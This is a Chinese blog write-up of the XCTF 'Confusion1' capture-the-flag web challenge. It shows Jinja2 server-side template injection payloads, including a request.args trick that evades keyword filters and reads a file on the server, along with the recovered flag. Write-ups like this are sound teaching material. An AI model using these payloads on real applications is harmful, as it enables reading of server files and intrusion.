xctf攻防世界 Web高手进阶区 Confusion1

原创

l8947943 于 2021-12-30 17:32:29 发布 894 收藏 2

分类专栏： 攻防世界web之路 文章标签： 前端 安全 web安全

本文链接：https://blog.csdn.net/l8947943/article/details/122241240

攻防世界web之路 专栏收录该内容

14 篇文章 0 订阅

订阅专栏

1. 直接进入场景，查看环境

2. 分析

1. 映入眼帘的是神马奇葩玩意？
   思考了一下，蟒蛇（Python）？大象（ElePHPant）？两个扭扯想说明啥？。。。不懂
2. 打开控制台，看看有没有提示
   戳一戳链接，发现longin页面和register页面都有如下信息

```
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
▶<head>…</head>
▼<body class="vsc-initialized">
    <h1>Not Found</h1>
    <p>The requested URL /register.php was not found on this server.</p>
    <hr>
    <address>Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 62326</address>
    <!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt--> == $0
    <!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37a1d5.txt-->
  </body>
</html>
```



   emmm，按时flag的位置？
3. blue-whale是什么破玩意？
   点完后更加懵逼了，大胆猜测，需要审计源码，那么尝试.git漏洞，看能不能搞到源码，如图

Not Found

The requested URL /.git was not found on this server.

Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 62326

   得，没戏，看看robots.txt同样的显示，说明不能看到源码。
4. 如何访问到提示的flag内容
   大胆猜测，需要尝试SSTI（服务器模板注入）漏洞，从而拿到flag。



   参考思路：
   尝试构造payload，`{{7*7}}`


```
http://111.200.241.244:62326/register.php/{{7*7}}}
```

如图：

说明SSTI漏洞，继续测试 `{{7*'7'}}`

```
http://111.200.241.244:62326/register.php/{{7*'7'}}}
```

如图：




锁定，是Jinja2或Twig模板

5. 采用之前使用的payload， `{{''.class.mro[2].subclasses()}}`

```
http://111.200.241.244:62326/register.php/{{''.__class__.__mro__[2].__subclasses__()}}
```

弹窗提示：



也就是说，这些关键词被过滤了。。。class、 subclasses、 read尝试后都不行。尝试采用 `url_for`

```
http://111.200.241.244:62326/register.php/{{url_for.__globals__}}
```

如图：

有鉴权，也就是被过滤了。给我直接整不会了。。。想不出来，去参考大神们的wp了。

6. 采用`request.args.key`方式传参
   这个方法开眼界，第一次知道。构造payload：

```
http://111.200.241.244:62326/{{''[request.args.a]}}?a=__class__
```

如图：

Not Found

The requested URL /register.php/<type 'str'> was not found on this server.

Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 62326

妈耶，真的可以绕过，有回显了。。。这就可以玩了，构造目标payload

```
http://111.200.241.244:62326/register.php/{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read
```

如图：

Not Found

The requested URL /register.php/cyberpeace{13b4a36c5c60ecd5d22e0ff79efe350d} was not found on this server.

Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 62326

构造的参考理由：关于python魔术方法payload

3. 总结

- 考察模板注入
- payload的其他构造方法

附带大神总结的内容：

1. 文末SSTI几个学习场景
2. SSTI（模板注入）基础总结

如有问题，恳请批评指正。